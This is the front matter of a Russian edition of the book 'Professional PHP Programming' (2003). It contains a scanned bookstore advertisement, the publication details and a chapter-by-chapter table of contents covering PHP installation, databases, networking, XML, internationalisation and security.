

ПРОФЕССИОНАЛЬНОЕ  
**PHP**  
ПРОГРАММИРОВАНИЕ  
**2-е издание**

Луис Аргерих, Ванкиу Чой, Джон Коггсхол, Кен Эгервари,  
Мартин Гейслер, Зак Гринт, Эндрю Хилл, Крис Хаббард,  
Джеймс Мур, Девон О'Делл, Джон Париз, Хариш Рават,  
Тарик Сани, Кристофер Сколло, Дипак Томас, Крис Ульман

# Professional PHP4

*LArgerich, W.Choi, J.Coggeshall,  
K.Egervari, M.Geisler, Z.Grant, A.Hill,  
C.Hubbard, J.Moore, D.O'Dell, J.Parise, H.Rawat,  
T.Sani, C.Scollo, D.Thomas, C.Ullman*



Books.Ru - книги России - Microsoft Internet Explorer

Файл Правка Вид Избранные Сервис Помощь

Адрес: http://www.books.ru

Последние выходки из серии "Бестселлеры"

"Linux, Справочник" - третье издание бестселлера

Лучший и самобытнейший учебник по HTML!

искать: везде

книги на русском и английском языке, интересное видео и популярная музыка - всё это ждёт вас в нашей книжной. Каждый день мы заботимся о том, чтобы вы нашли именно то, что и искали и немного больше.

каталог готовятся к выходу новинки бестселлеры книги на английском

прайс-листы

**новости:**

08.10 Готовится к выходу книга Мартина Фаулерса Редакторинг: улучшение существующего кода

02.10 Вышел второй том книги Чарльза Петопольда Программирование для Microsoft Windows на C#. В 2-х томах.

24.09 Книга дня: Марина Арабетова Пощади с ХХ веком (в 2-х книгах)

19.09 Вышла из типографии книга Стоунса и Мэттью PostreSQL. Основы

13.09 Готовится к выходу книга Хенкенанса и Ли Программирование на C++ (с CD-ROM)

обратная связь

о сервере как с нами связаться проплашена на работу

личный раздел мои заказы подписка на новости

EN/RU CD VHS DVD ЧАТ БИНЕС ФОРУМ КОРИНА НОЙРАДЕЛ ПРОЧЕЕ

поиск

быстрый переход в раздел .NET | Delphi | Linux | MySQL | Oracle | Perl

А вы за меня или нет?

Форум Поклонников и противников Гарри Поттера

Чуваки, вы даже не понимаете препестии этой книги! Извините он вам, или нет, но скоро выйдет 2 фильм о Гарри Поттере и опять во всех кинотеатрах будет аншлаг! (Так... читать ответить)

новинки.....

Бестселлеры.....

Современные организации все сильнееощущают недостаток высококвалифицированных и инициативных руководителей на всех уровнях ...

Воспитай своего лидера. Как находить, развивать и уединяться...

В. Бейхем, О. Смит, М. Пизи цена: 172,00 руб

1 Веб-дизайн: книга 1 Стива Круга или "не заставляйте меня..."

С. Круг, Р. Блэк цена: 179,00 руб

Издание продолжает известную серию "Библиотека веб-дизайнеров", в которой уже вышли 14 бестселлеры гуру веб-дизайна: ...

Английский для наших (том 1) English for Russians У Джина

Кротовые норы

Д. Фаулз

1 цена: 132,00 руб

"Кротовые норы" - удивительное произведение. Да, именно произведение, а не просто сборник эссе, пусть и самый полный. Книга ...

Мы привыкли к мысли, что выучить иностранный язык - дело трудное, почти невозможное. Для этого нужны горы учебников, уйма ...

Английский для наших (том 1) English for Russians У Джина

объявления.....

[14.10] Re: Куплю книги Белова В.А., Агаркова М.М., Мурзина Д.В. - все...

Книга Белова В.А. "ЦБ Б российском гражданском праве" • совершенно новая.

ответить

мнения читателей.....

Искусство схемотехники Согласен полностью, когда появится в продаже ???

ответить

Интернет-магазин Books.Ru основан в 1996 году. Мы торгуем книгами по всему миру, доставляя их в самые удаленные города и страны.

Самые новые и интересные книги, диски и видеокассеты вы всегда сможете найти у нас первыми. Интересный ассортимент, оперативная доставка и удобные способы оплаты делают покупки в нашем магазине приятным времязпрепровождением.

Постоянство и надежность нашей работы гарантируют безопасность покупок. Ждем вас в нашем магазине!

- **старейший интернет-магазин России**
- **6 лет на рынке**
- **скидки постоянным покупателям**
- **безопасность покупок**

Интернет-магазин Books.Ru основан в 1996 году. Мы торгуем книгами по всему миру, доставляя их в самые удаленные города и страны.

Самые новые и интересные книги, диски и видеокассеты вы всегда сможете найти у нас первыми. Интересный ассор-

тимент, оперативная доставка и удобные способы оплаты делают покупки в нашем магазине приятным времязпрепровождением.

Постоянство и надежность нашей работы гарантируют безопасность покупок. Ждем вас в нашем магазине!

**Books.Ru - ваш ближайший книжный магазин**

тел/факс Москва (095) 945-8100  
Санкт-Петербург (812) 324-5353

# Профессиональное PHP программирование

*Второе издание*

Л. Аргерих, В. Чой, Д. Коггсхол,  
К. Эгервари, М. Гейслер, З. Гринт, Э. Хилл,  
К. Хаббард, Д. Мур, Д. О'Делл, Д. Париз, Х. Рават,  
Т. Сани, К. Сколло, Д. Томас, К. Ульман



---

Санкт-Петербург – Москва  
2003

Л. Аргерих, В. Чой, Д. Коггхол, К. Эгервари, М. Гейслер,  
З. Гринт, Э. Хилл, К. Хаббард, Д. Мур, Д. О'Делл, Д. Париз,  
Х. Рават, Т. Сани, К. Сколло, Д. Томас, К. Ульман

# Профессиональное PHP программирование, 2-е издание

Перевод С. Маккавеева

|                  |                      |
|------------------|----------------------|
| Главный редактор | <i>А. Галунов</i>    |
| Зав. редакцией   | <i>Я. Макарова</i>   |
| Науч. редактор   | <i>М. Деркачев</i>   |
| Редактор         | <i>В. Овчинников</i> |
| Корректор        | <i>С. Беляева</i>    |
| Верстка          | <i>Я. Гриценко</i>   |

*Аргерих Л. и др.*

Профессиональное PHP программирование, 2-е издание. - Пер. с англ. - СПб:  
Символ-Плюс, 2003. - 1048 с., ил.  
ISBN 5-93286-049-9

О чем эта книга и для кого она? О языке PHP, его истории, задачах, достоинствах и недостатках. О том, как, для чего и в каких ОС применяется этот язык. Если говорить подробнее, то об установке PHP на платформах UNIX, Windows и Mac OS X, о сессиях и cookies, клиентах FTP, о функциях для работы в сети и службе каталогов. Кроме того, рассматриваются поддержка LDAP в PHP, разработка многозадачных приложений в PHP, интеграция PHP с XML, средства, предоставляемые PHP для работы с базами данных (на примере MySQL и PostgreSQL). Обсуждаются безопасность, оптимизация и интернационализация приложений, библиотеки расширений PHP, приводятся примеры системы предоставления прав пользователям и многозадачного приложения корзины покупок для WML. Книга адресована всем PHP-программистам.

**ISBN 5-93286-049-9**

**ISBN 1-861006-91-8 (англ)**

© Издательство Символ-Плюс, 2003

Authorized translation of the English edition © 2002 Wrox Press Ltd. This translation is published and sold by permission of Wrox Press Ltd, the owner of all rights to publish and sell the same.

Все права на данное издание защищены Законодательством РФ, включая право на полное или частичное воспроизведение в любой форме. Все товарные знаки или зарегистрированные товарные знаки, упоминаемые в настоящем издании, являются собственностью соответствующих фирм.

Издательство «Символ-Плюс». 199034, Санкт-Петербург, 16 линия, 7,  
тел. (812) 324-5353, edit@symbol.ru. Лицензия ЛП N 000054 от 25.12.98.

Налоговая льгота - общероссийский классификатор продукции  
OK 005-93, том 2; 953000 - книги и брошюры.

Подписано в печать 08.07.2003. Формат 70×100<sup>1/8</sup>. Печать офсетная.  
Объем 65,5 печ. л. Тираж 2000 экз. Заказ N 989.

Отпечатано с диапозитивов в Академической типографии «Наука» РАН  
199034, Санкт-Петербург, 9 линия, 12.

# Оглавление

|   |           |
|---|-----------|
| <b>Об авторах</b> .....                           | <b>19</b> |
| <b>Введение</b> .....                             | <b>23</b> |
| <b>Глава 1. Обзор PHP</b> .....                   | <b>31</b> |
| Почему PHP? .....                                 | 31        |
| Эволюция PHP .....                                | 32        |
| PHP в прошлом .....                               | 32        |
| PHP в настоящее время .....                       | 32        |
| PHP на арене .....                                | 32        |
| Перспективы PHP .....                             | 33        |
| PHP в сравнении с другими языками сценариев ..... | 33        |
| PHP и ASP .....                                   | 33        |
| PHP и Cold Fusion .....                           | 34        |
| PHP и Perl .....                                  | 34        |
| PHP и Java .....                                  | 35        |
| Лицензирование PHP .....                          | 35        |
| Список ресурсов .....                             | 35        |
| <b>Глава 2. Установка</b> .....                   | <b>37</b> |
| PHP уже установлен .....                          | 37        |
| Действия перед установкой .....                   | 39        |
| Решения, принимаемые в процессе установки .....   | 40        |
| Выбор операционной системы .....                  | 40        |
| Модуль или CGI? .....                             | 40        |
| Какой веб-сервер выбрать? .....                   | 42        |
| Установка MySQL, Apache и PHP .....               | 42        |
| Установка под Windows .....                       | 43        |
| Установка MySQL .....                             | 43        |
| Установка Apache .....                            | 45        |
| Установка PHP .....                               | 49        |
| Настройка Apache для работы с PHP .....           | 50        |
| Тестирование установки PHP .....                  | 53        |

|  |           |
|--|-----------|
| Действия после установки . . . . .               | 54        |
| Установка PHP в качестве модуля Apache . . . . . | 56        |
| Установка на UNIX-подобных системах . . . . .    | 57        |
| Установка MySQL . . . . .                        | 58        |
| Установка Apache . . . . .                       | 63        |
| Установка PHP . . . . .                          | 66        |
| Действия после установки . . . . .               | 69        |
| Интеграция PHP с Apache . . . . .                | 69        |
| Установка под Mac OS X . . . . .                 | 74        |
| Подготовка к установке . . . . .                 | 75        |
| Установка MySQL . . . . .                        | 75        |
| Установка Apache . . . . .                       | 78        |
| Установка PHP . . . . .                          | 80        |
| Действия после установки . . . . .               | 81        |
| Интеграция PHP с Apache . . . . .                | 81        |
| Компиляция автономного PHP . . . . .             | 82        |
| Дополнительные ресурсы . . . . .                 | 82        |
| Резюме . . . . .                                 | 84        |
| <b>Глава 3. Основы PHP . . . . .</b>             | <b>85</b> |
| Программы PHP . . . . .                          | 86        |
| Основы работы с файлами . . . . .                | 86        |
| Операторы . . . . .                              | 87        |
| Комментарии . . . . .                            | 89        |
| Литералы . . . . .                               | 90        |
| Текстовые литералы . . . . .                     | 90        |
| Встроенные документы . . . . .                   | 92        |
| Числовые литералы . . . . .                      | 92        |
| Булевые литералы . . . . .                       | 93        |
| Переменные . . . . .                             | 93        |
| Присваивание . . . . .                           | 94        |
| Ссылки . . . . .                                 | 95        |
| Константы . . . . .                              | 95        |
| Типы данных . . . . .                            | 96        |
| Преобразование типа . . . . .                    | 97        |
| Операторы и функции . . . . .                    | 98        |
| Общие операции . . . . .                         | 99        |
| Операции над строками . . . . .                  | 101       |
| Строковые функции . . . . .                      | 101       |
| Операции над числами . . . . .                   | 106       |
| Логические операторы . . . . .                   | 109       |
| Массивы . . . . .                                | 109       |

|   |            |
|---|------------|
| Переменные из внешнего мира . . . . .                                     | 110        |
| Резюме . . . . .  | 113        |
| <b>Глава 4. Структуры в PHP . . . . .</b>                                 | <b>114</b> |
| Структуры, управляющие порядком выполнения программы. . . . .             | 114        |
| Условные операторы . . . . .  | 114        |
| Циклы . . . . .   | 119        |
| Функции . . . . .   | 122        |
| Определение функций . . . . .   | 122        |
| Область видимости переменных . . . . .                                    | 124        |
| Время жизни переменных . . . . .  | 126        |
| Рекурсия . . . . .  | 126        |
| Присваивание функций переменным . . . . .                                 | 127        |
| Структурирование кода с помощью функций . . . . .                         | 128        |
| Комментарии . . . . .   | 131        |
| Массивы . . . . .   | 132        |
| Инициализация массивов . . . . .  | 132        |
| Обход массивов в цикле . . . . .  | 133        |
| Встроенные функции массивов . . . . .                                     | 134        |
| Предопределенные массивы . . . . .  | 135        |
| Многомерные массивы . . . . .   | 136        |
| Резюме . . . . .  | 137        |
| <b>Глава 5. Объектно-ориентированное программирование в PHP . . . . .</b> | <b>138</b> |
| Объектно-ориентированное программирование . . . . .                       | 138        |
| Сравнение функциональных и объектно-ориентированных программ . . . . .    | 140        |
| Значение ООП . . . . .  | 141        |
| Нисходящий подход к разработке программ . . . . .                         | 141        |
| Классы . . . . .  | 142        |
| Объекты . . . . .   | 146        |
| Инкапсуляция . . . . .  | 149        |
| Наследование . . . . .  | 151        |
| Полиморфизм . . . . .   | 157        |
| Сцепление и связывание . . . . .  | 161        |
| Моделирование объектов с помощью UML . . . . .                            | 163        |
| Делегирование . . . . .   | 165        |
| Важные эвристики и проектные решения . . . . .                            | 168        |
| Функции PHP для работы с классами . . . . .                               | 170        |
| Ограничения PHP . . . . .   | 171        |
| Моделирование сложных веб-компонентов . . . . .                           | 176        |
| Резюме . . . . .  | 181        |

|  |            |
|--|------------|
| <b>Глава 6. Отладка . . . . .</b>  | <b>183</b> |
| Обзор ошибок программирования . . . . .  | 184        |
| Синтаксические ошибки . . . . .  | 184        |
| Семантические ошибки . . . . .   | 185        |
| Логические ошибки . . . . .  | 186        |
| Ошибки окружения . . . . .   | 187        |
| Уровни ошибок в PHP . . . . .  | 187        |
| Ошибки синтаксического анализа . . . . .   | 188        |
| Неисправимые ошибки . . . . .  | 188        |
| Предупреждения . . . . .   | 188        |
| Уведомления . . . . .  | 188        |
| Ошибки ядра . . . . .  | 189        |
| Ошибки компиляции . . . . .  | 189        |
| Пользовательские уровни ошибок . . . . .   | 189        |
| Установка уровней сообщений об ошибках . . . . .                                     | 189        |
| Обработка ошибок . . . . .   | 190        |
| Подавление вывода сообщений об ошибках . . . . .                                     | 190        |
| Восстановление после ошибок . . . . .  | 191        |
| Переопределение проверки ошибок . . . . .  | 193        |
| Регистрация ошибок . . . . .   | 193        |
| Утилиты отладки . . . . .  | 195        |
| Средства отладки HTTP . . . . .  | 195        |
| Отладка с помощью трассировки . . . . .  | 197        |
| Удаленные отладчики . . . . .  | 204        |
| Тестирование сценариев . . . . .   | 209        |
| Резюме . . . . .   | 212        |
| <b>Глава 7. Данные, вводимые пользователем,<br/>и регулярные выражения . . . . .</b> | <b>213</b> |
| Ввод данных пользователем . . . . .  | 213        |
| Формы . . . . .  | 214        |
| Обработка данных, введенных пользователем . . . . .                                  | 216        |
| Сложные формы . . . . .  | 217        |
| Проверка корректности данных . . . . .   | 220        |
| Регулярные выражения . . . . .   | 230        |
| Базовый синтаксис . . . . .  | 231        |
| Создание регулярного выражения . . . . .   | 234        |
| Регулярные выражения в PHP . . . . .   | 236        |
| Регулярные выражения, совместимые с Perl . . . . .                                   | 239        |
| Резюме . . . . .   | 244        |

---

|  |            |
|--|------------|
| <b>Глава 8. Сеансы и cookies . . . . .</b>                   | <b>245</b> |
| Сеансы . . . . .   | 246        |
| Добавление поддержки сеансов в PHP . . . . .                 | 246        |
| Использование сеансов PHP . . . . .                          | 248        |
| Открытие сеансов . . . . .                                   | 248        |
| Регистрация переменных сеансов . . . . .                     | 248        |
| Создание собственных функций для поддержки сеансов . . . . . | 251        |
| URL . . . . .  | 257        |
| Проблемы безопасности . . . . .                              | 258        |
| Cookies . . . . .  | 258        |
| Проблемы безопасности . . . . .                              | 259        |
| Применение cookies . . . . .                                 | 259        |
| Пример приложения, использующего cookies . . . . .           | 262        |
| setcookie() . . . . .  | 263        |
| Удаление cookie . . . . .                                    | 267        |
| Объединение данных cookie . . . . .                          | 268        |
| Проблемы, связанные с cookies . . . . .                      | 270        |
| Некоторые дополнительные функции сеанса . . . . .            | 272        |
| Резюме . . . . .   | 273        |
| <b>Глава 9. Работа с файлами . . . . .</b>                   | <b>274</b> |
| Файлы . . . . .  | 274        |
| Открытие файлов . . . . .                                    | 275        |
| Закрытие файлов . . . . .                                    | 276        |
| Отображение файлов . . . . .                                 | 276        |
| Чтение из файлов . . . . .                                   | 277        |
| Запись в файлы . . . . .                                     | 278        |
| Перемещение по файлам . . . . .                              | 278        |
| Копирование, удаление и переименование файлов . . . . .      | 279        |
| Определение атрибутов файла . . . . .                        | 280        |
| Каталоги . . . . .   | 281        |
| Создание и удаление каталогов . . . . .                      | 283        |
| Загрузка файлов клиента на сервер . . . . .                  | 284        |
| Загрузка файлов на сервер с помощью PUT . . . . .            | 285        |
| Загрузка файлов на сервер с помощью POST . . . . .           | 285        |
| Пример приложения, работающего с файловой системой . . . . . | 288        |
| Приложение для хранения данных на сервере . . . . .          | 288        |
| Резюме . . . . .   | 310        |
| <b>Глава 10. Кодирование клиентов FTP . . . . .</b>          | <b>311</b> |
| Включение поддержки FTP в PHP . . . . .                      | 312        |
| Расширение FTP в PHP . . . . .                               | 312        |

|   |            |
|---|------------|
| Создание клиентов FTP . . . . .   | 313        |
| Вспомогательная оболочка FTP . . . . .  | 314        |
| Веб-клиент FTP . . . . .  | 323        |
| Создание клиента . . . . .  | 331        |
| Обзор функций по области их применения . . . . .                                | 335        |
| Открытие и закрытие соединений . . . . .  | 335        |
| Команды для каталогов . . . . .   | 335        |
| Команды для работы с файлами . . . . .  | 336        |
| Разные функции . . . . .  | 336        |
| Алфавитный справочник по функциям . . . . .                                     | 336        |
| Стандартные команды клиента FTP и соответствующие функции PHP . . . . .         | 346        |
| Резюме . . . . .  | 349        |
| <b>Глава 11. Электронная почта и телеконференции . . . . .</b>                  | <b>350</b> |
| Как работает электронная почта . . . . .  | 351        |
| Не слишком секретные агенты . . . . .   | 352        |
| Сообщение электронной почты без тайн . . . . .                                  | 354        |
| Поля заголовка сообщения электронной почты . . . . .                            | 355        |
| Отправка электронной почты с помощью команды mail() . . . . .                   | 358        |
| Сообщения MIME . . . . .  | 377        |
| Создание класса My_Smtp_Mime_Mail . . . . .                                     | 388        |
| Usenet . . . . .  | 389        |
| Как работает Usenet . . . . .   | 390        |
| Пример сеанса NNTP . . . . .  | 391        |
| Коды ответов сервера NNTP . . . . .   | 393        |
| Анатомия статьи в телеконференции . . . . .                                     | 396        |
| Создание класса NNTP . . . . .  | 397        |
| Объединяем все вместе . . . . .   | 404        |
| Ресурсы . . . . .   | 413        |
| Резюме . . . . .  | 413        |
| <b>Глава 12. Получение электронной почты и статей телеконференций . . . . .</b> | <b>415</b> |
| Протоколы для получения электронной почты . . . . .                             | 416        |
| POP . . . . .   | 416        |
| IMAP . . . . .  | 418        |
| Сравнение POP и IMAP . . . . .  | 424        |
| Получение электронной почты с помощью PHP . . . . .                             | 425        |
| Соединение с сервером . . . . .   | 425        |
| Создание класса Webmail . . . . .   | 428        |
| Получение списка почтовых сообщений или статей . . . . .                        | 431        |
| Вывод списка сообщений в классе Webmail . . . . .                               | 438        |
| Получение сообщений . . . . .   | 443        |

|  |            |
|--|------------|
| Чтение сообщений с помощью класса <b>Webmail</b> . . . . .             | 444        |
| Действия с почтовыми ящиками . . . . .                                 | 452        |
| Операции с почтовыми ящиками, основанные на классе Webmail . . . . .   | 454        |
| Действия с сообщениями . . . . .                                       | 458        |
| Операции с <b>сообщениями</b> , основанные на классе Webmail . . . . . | 460        |
| Система электронной почты, основанная на веб-службе . . . . .          | 463        |
| Ресурсы . . . . .  | 480        |
| Резюме . . . . .   | 480        |
| <b>Глава 13. Сетевое взаимодействие и TCP/IP</b> . . . . .             | <b>481</b> |
| Протокол Интернета . . . . .   | 482        |
| Протоколы транспортного уровня . . . . .                               | 483        |
| Протокол управления передачей (TCP) . . . . .                          | 483        |
| Протокол пользовательских дейтаграмм (UDP) . . . . .                   | 484        |
| Разрешение доменных имен . . . . .                                     | 485        |
| Распределенная иерархическая система . . . . .                         | 486        |
| <b>DNS и PHP</b> . . . . .   | 487        |
| Библиотека клиента DNS . . . . .                                       | 492        |
| Сокеты . . . . .   | 497        |
| Сокеты и PHP . . . . .   | 498        |
| Приложение почтового клиента . . . . .                                 | 503        |
| Сетевая информационная служба . . . . .                                | 506        |
| Серверы NIS . . . . .  | 507        |
| Клиенты NIS . . . . .  | 508        |
| Карты NIS . . . . .  | 508        |
| NIS и PHP . . . . .  | 510        |
| Простой протокол сетевого управления (SNMP) . . . . .                  | 512        |
| Агенты и администраторы . . . . .                                      | 512        |
| Операции протокола SNMP . . . . .                                      | 514        |
| Структура данных SNMP . . . . .  | 515        |
| Функции SNMP в PHP . . . . .   | 516        |
| Резюме . . . . .   | 518        |
| <b>Глава 14. LDAP</b> . . . . .  | <b>520</b> |
| Общее представление о каталогах . . . . .                              | 520        |
| LDAP . . . . .   | 521        |
| <b>LDAP</b> и обычные базы данных . . . . .                            | 521        |
| Составляющие LDAP . . . . .  | 523        |
| Характеристики LDAP . . . . .  | 523        |
| Приложения LDAP . . . . .  | 525        |
| Некоторые термины, используемые в LDAP . . . . .                       | 527        |
| Модели LDAP . . . . .  | 528        |

|   |            |
|---|------------|
| Дополнительные функции LDAP . . . . .                                     | 534        |
| Программное обеспечение для LDAP . . . . .                                | 536        |
| Установка и настройка сервера LDAP . . . . .                              | 537        |
| Тестирование установки . . . . .  | 540        |
| Поддержка LDAP в PHP . . . . .  | 541        |
| API LDAP, предоставляемый PHP . . . . .                                   | 541        |
| Пример приложения LDAP на PHP . . . . .                                   | 551        |
| Резюме . . . . .  | 568        |
| <b>Глава 15. Введение в разработку многозвездных приложений . . . . .</b> | <b>569</b> |
| Эволюция веб-приложений . . . . .   | 569        |
| Многозвездная архитектура . . . . .                                       | 571        |
| Уровень содержимого . . . . .   | 571        |
| Уровень логики . . . . .  | 576        |
| Уровень представления . . . . .   | 576        |
| Экспансия устройств, подключаемых к Интернету . . . . .                   | 576        |
| Архитектуры для разработки многозвездных приложений . . . . .             | 577        |
| Архитектура, основанная на HTML . . . . .                                 | 577        |
| Архитектура, основанная на XML . . . . .                                  | 581        |
| Разделение уровней . . . . .  | 582        |
| Модульное программирование . . . . .                                      | 583        |
| Независимость логики и представления . . . . .                            | 583        |
| Независимость логики и содержимого . . . . .                              | 583        |
| Независимость от типа базы данных . . . . .                               | 583        |
| Проектирование приложения для опроса . . . . .                            | 583        |
| Проектирование модели данных . . . . .                                    | 583        |
| Классическая многозвездная архитектура . . . . .                          | 585        |
| Резюме . . . . .  | 586        |
| <b>Глава 16. Практический пример приложения WAP . . . . .</b>             | <b>587</b> |
| Анализ технических требований . . . . .                                   | 587        |
| Взаимодействие с конечным пользователем . . . . .                         | 588        |
| Выбор программного обеспечения . . . . .                                  | 590        |
| Возможные варианты базы данных сервера . . . . .                          | 590        |
| Альтернативные варианты среднего звена . . . . .                          | 591        |
| Разработка схемы базы данных . . . . .                                    | 591        |
| Таблицы базы данных . . . . .   | 592        |
| Пользователь базы данных . . . . .  | 593        |
| Индексы . . . . .   | 595        |
| Анализ архитектуры среднего звена . . . . .                               | 595        |
| Аутентификация . . . . .  | 596        |
| Хранение сеанса . . . . .   | 596        |

|   |            |
|---|------------|
| WML . . . . .                                   | 597        |
| Производительность . . . . .                    | 597        |
| Реализация . . . . .                            | 598        |
| Код приложения . . . . .                        | 600        |
| Резюме . . . . .                                | 664        |
| <b>Глава 17. PHP и MySQL . . . . .</b>          | <b>665</b> |
| Реляционные базы данных . . . . .               | 666        |
| Индексы . . . . .                               | 667        |
| Ключи . . . . .                                 | 668        |
| Нормализация . . . . .                          | 669        |
| Структурированный язык запросов . . . . .       | 672        |
| Команды определения данных . . . . .            | 673        |
| Команды обработки и извлечения данных . . . . . | 678        |
| Объединения . . . . .                           | 682        |
| Применение индексов . . . . .                   | 683        |
| Атомарность . . . . .                           | 685        |
| PHP и реляционные базы данных . . . . .         | 686        |
| Интерфейс PHP к MySQL . . . . .                 | 686        |
| Сетевая библиотека . . . . .                    | 691        |
| Абстракция базы данных . . . . .                | 700        |
| Резюме . . . . .                                | 709        |
| <b>Глава 18. PHP и PostgreSQL . . . . .</b>     | <b>710</b> |
| Основы PostgreSQL . . . . .                     | 711        |
| Команды определения данных . . . . .            | 712        |
| Команды обработки и извлечения данных . . . . . | 716        |
| Интерфейс PHP к PostgreSQL . . . . .            | 719        |
| Сетевая библиотека . . . . .                    | 725        |
| Абстракция базы данных . . . . .                | 730        |
| Резюме . . . . .                                | 734        |
| <b>Глава 19. PHP и ODBC . . . . .</b>           | <b>735</b> |
| История и задачи ODBC . . . . .                 | 736        |
| Архитектура ODBC . . . . .                      | 737        |
| Стандарты SQL . . . . .                         | 738        |
| ODBC и установка PHP под Windows . . . . .      | 738        |
| ODBC и установка PHP в UNIX . . . . .           | 739        |
| Статический модуль Apache . . . . .             | 740        |
| API PHP для ODBC . . . . .                      | 742        |
| Соединение с базой данных . . . . .             | 742        |
| Действия с метаданными . . . . .                | 743        |

---

|   |            |
|---|------------|
| Обработка транзакций . . . . .  | 746        |
| Выборка данных и курсоры . . . . .  | 747        |
| Часто возникающие проблемы . . . . .  | 750        |
| Необходимые настройки для соединений ODBC . . . . .                                   | 751        |
| MS SQL Server . . . . .   | 751        |
| MS Access . . . . .   | 753        |
| Создание соединения . . . . .   | 753        |
| Абстракция базы данных . . . . .  | 755        |
| Unified ODBC . . . . .  | 756        |
| PEARDB . . . . .  | 756        |
| ADODB . . . . .   | 757        |
| Metabase . . . . .  | 757        |
| Сетевая библиотека . . . . .  | 758        |
| Резюме . . . . .  | 763        |
| <b>Глава 20. PHP-программирование приложений, не связанных с Интернетом . . . . .</b> | <b>764</b> |
| Что такое GTK? . . . . .  | 764        |
| Что такое PHP-GTK? . . . . .  | 765        |
| PHP в командной строке . . . . .  | 765        |
| Установка под Linux . . . . .   | 765        |
| Поддержка PHP-GTK . . . . .   | 766        |
| Установка под Windows . . . . .   | 767        |
| Автоматизация заданий . . . . .   | 769        |
| Стандартный формат журнала NCSA . . . . .   | 769        |
| cron . . . . .  | 772        |
| AT . . . . .  | 773        |
| Передача аргументов в командной строке . . . . .                                      | 774        |
| Интерактивные сценарии . . . . .  | 775        |
| Программирование с помощью PHP-GTK . . . . .  | 777        |
| Ключевые понятия PHP-GTK . . . . .  | 777        |
| Пример Hello World . . . . .  | 779        |
| Клиент приложения библиотеки . . . . .  | 782        |
| Ресурсы . . . . .   | 791        |
| Резюме . . . . .  | 791        |
| <b>Глава 21. PHP XML . . . . .</b>  | <b>792</b> |
| Обзор XML . . . . .   | 793        |
| Структура семейства XML . . . . .   | 794        |
| XML в сравнении с базами данных . . . . .   | 796        |
| SML . . . . .   | 797        |
| Преобразование XML в SML . . . . .  | 797        |

|   |            |
|---|------------|
| PHP и XML . . . . .   | 799        |
| Проверка поддержки XML . . . . .                              | 799        |
| Сравнение API XML . . . . .                                   | 800        |
| Модель SAX . . . . .  | 801        |
| Модель DOM . . . . .  | 809        |
| Модель RAX . . . . .  | 822        |
| XSL и XSLT . . . . .  | 826        |
| Sablotron . . . . .   | 827        |
| Установка и проверка XSL . . . . .                            | 827        |
| Пример кода XSL . . . . .                                     | 828        |
| Резюме . . . . .  | 833        |
| <b>Глава 22. Интернационализация . . . . .</b>                | <b>835</b> |
| Понятия . . . . .   | 835        |
| Интернационализация . . . . .                                 | 836        |
| Локализация . . . . .   | 836        |
| Поддержка родных языков . . . . .                             | 837        |
| Основания для интернационализации . . . . .                   | 837        |
| Задача . . . . .  | 838        |
| Строки . . . . .  | 838        |
| Статические строки . . . . .                                  | 838        |
| Динамические строки . . . . .                                 | 840        |
| Хранение строк . . . . .                                      | 841        |
| GNUGettext . . . . .  | 842        |
| Основы . . . . .  | 842        |
| xgettext и вспомогательные утилиты . . . . .                  | 843        |
| Модификация перевода . . . . .                                | 846        |
| Недостатки Gettext . . . . .                                  | 846        |
| Расширение системы с помощью объектов . . . . .               | 847        |
| Преимущества объектов . . . . .                               | 847        |
| Использование объектов и переключение между языками . . . . . | 848        |
| Преобразование имеющихся программ . . . . .                   | 848        |
| Непереведенная программа . . . . .                            | 848        |
| Перевод программы . . . . .                                   | 849        |
| Применение объектов для диверсификации перевода . . . . .     | 852        |
| Интеграция класса вывода и сценария . . . . .                 | 854        |
| Уточнение сценария . . . . .                                  | 856        |
| Регулярные выражения . . . . .                                | 856        |
| Выделение заглавными буквами . . . . .                        | 858        |
| Время и дата в национальном формате . . . . .                 | 858        |
| Извлечение информации с помощью localeconv() . . . . .        | 861        |

|  |            |
|--|------------|
| Сортировка . . . . .                                   | 864        |
| Пользовательская функция сравнения . . . . .           | 865        |
| Кодировка символов . . . . .                           | 868        |
| Вывод с учетом локали . . . . .                        | 868        |
| Строки многобайтовых символов . . . . .                | 873        |
| PHP Weather: практический пример . . . . .             | 874        |
| Резюме . . . . .                                       | 878        |
| <b>Глава 23. Система безопасности . . . . .</b>        | <b>879</b> |
| Что такое система безопасности? . . . . .              | 880        |
| Безопасность сервера . . . . .                         | 880        |
| Укрепление сервера . . . . .                           | 881        |
| Мониторинг системы . . . . .                           | 881        |
| Отслеживание новых уязвимостей . . . . .               | 882        |
| Система безопасности Apache . . . . .                  | 884        |
| Директива User . . . . .                               | 884        |
| Директива Directory . . . . .                          | 885        |
| Укрепление Apache . . . . .                            | 886        |
| Безопасность и PHP . . . . .                           | 886        |
| Соображения безопасности при установке CGI . . . . .   | 886        |
| Настройка PHP . . . . .                                | 887        |
| Безопасный режим . . . . .                             | 890        |
| Безопасность и MySQL . . . . .                         | 891        |
| MySQL и пользователь root . . . . .                    | 891        |
| Уборка . . . . .                                       | 892        |
| Управление пользователями MySQL . . . . .              | 893        |
| Криптография . . . . .                                 | 895        |
| Однонаправленное шифрование . . . . .                  | 895        |
| Симметричное шифрование . . . . .                      | 897        |
| Асимметричное шифрование . . . . .                     | 899        |
| Сетевая безопасность . . . . .                         | 900        |
| Apache mod_ssl . . . . .                               | 900        |
| Создание безопасных программ . . . . .                 | 903        |
| Небезопасность register_globals . . . . .              | 903        |
| Доверие к данным, вводимым пользователем . . . . .     | 905        |
| Уязвимость типа Cross-Site Scripting . . . . .         | 906        |
| Коварство include . . . . .                            | 907        |
| Некоторые советы . . . . .                             | 908        |
| Резюме . . . . .                                       | 909        |
| Ресурсы и материалы для дальнейшего изучения . . . . . | 909        |
| Защита серверов Linux . . . . .                        | 909        |

|   |            |
|---|------------|
| Защищенные оболочки . . . . .                           | 909        |
| Tripwire . . . . .                                      | 909        |
| Безопасность и Apache . . . . .                         | 910        |
| Безопасность и PHP . . . . .                            | 910        |
| Безопасность и MySQL . . . . .                          | 910        |
| Криптография . . . . .                                  | 910        |
| mod_ssl . . . . .                                       | 910        |
| Создание безопасных программ . . . . .                  | 911        |
| Веб-сайты, посвященные проблемам безопасности . . . . . | 911        |
| Прочие . . . . .  | 911        |
| <b>Глава 24. Оптимизация . . . . .</b>                  | <b>912</b> |
| Выбор правильного языка . . . . .                       | 912        |
| Тесты . . . . .   | 913        |
| Оптимизация кода PHP . . . . .                          | 914        |
| Профилирование кода . . . . .                           | 914        |
| Классификация узких мест . . . . .                      | 918        |
| Техника оптимизации . . . . .                           | 918        |
| Оптимизация кода . . . . .                              | 919        |
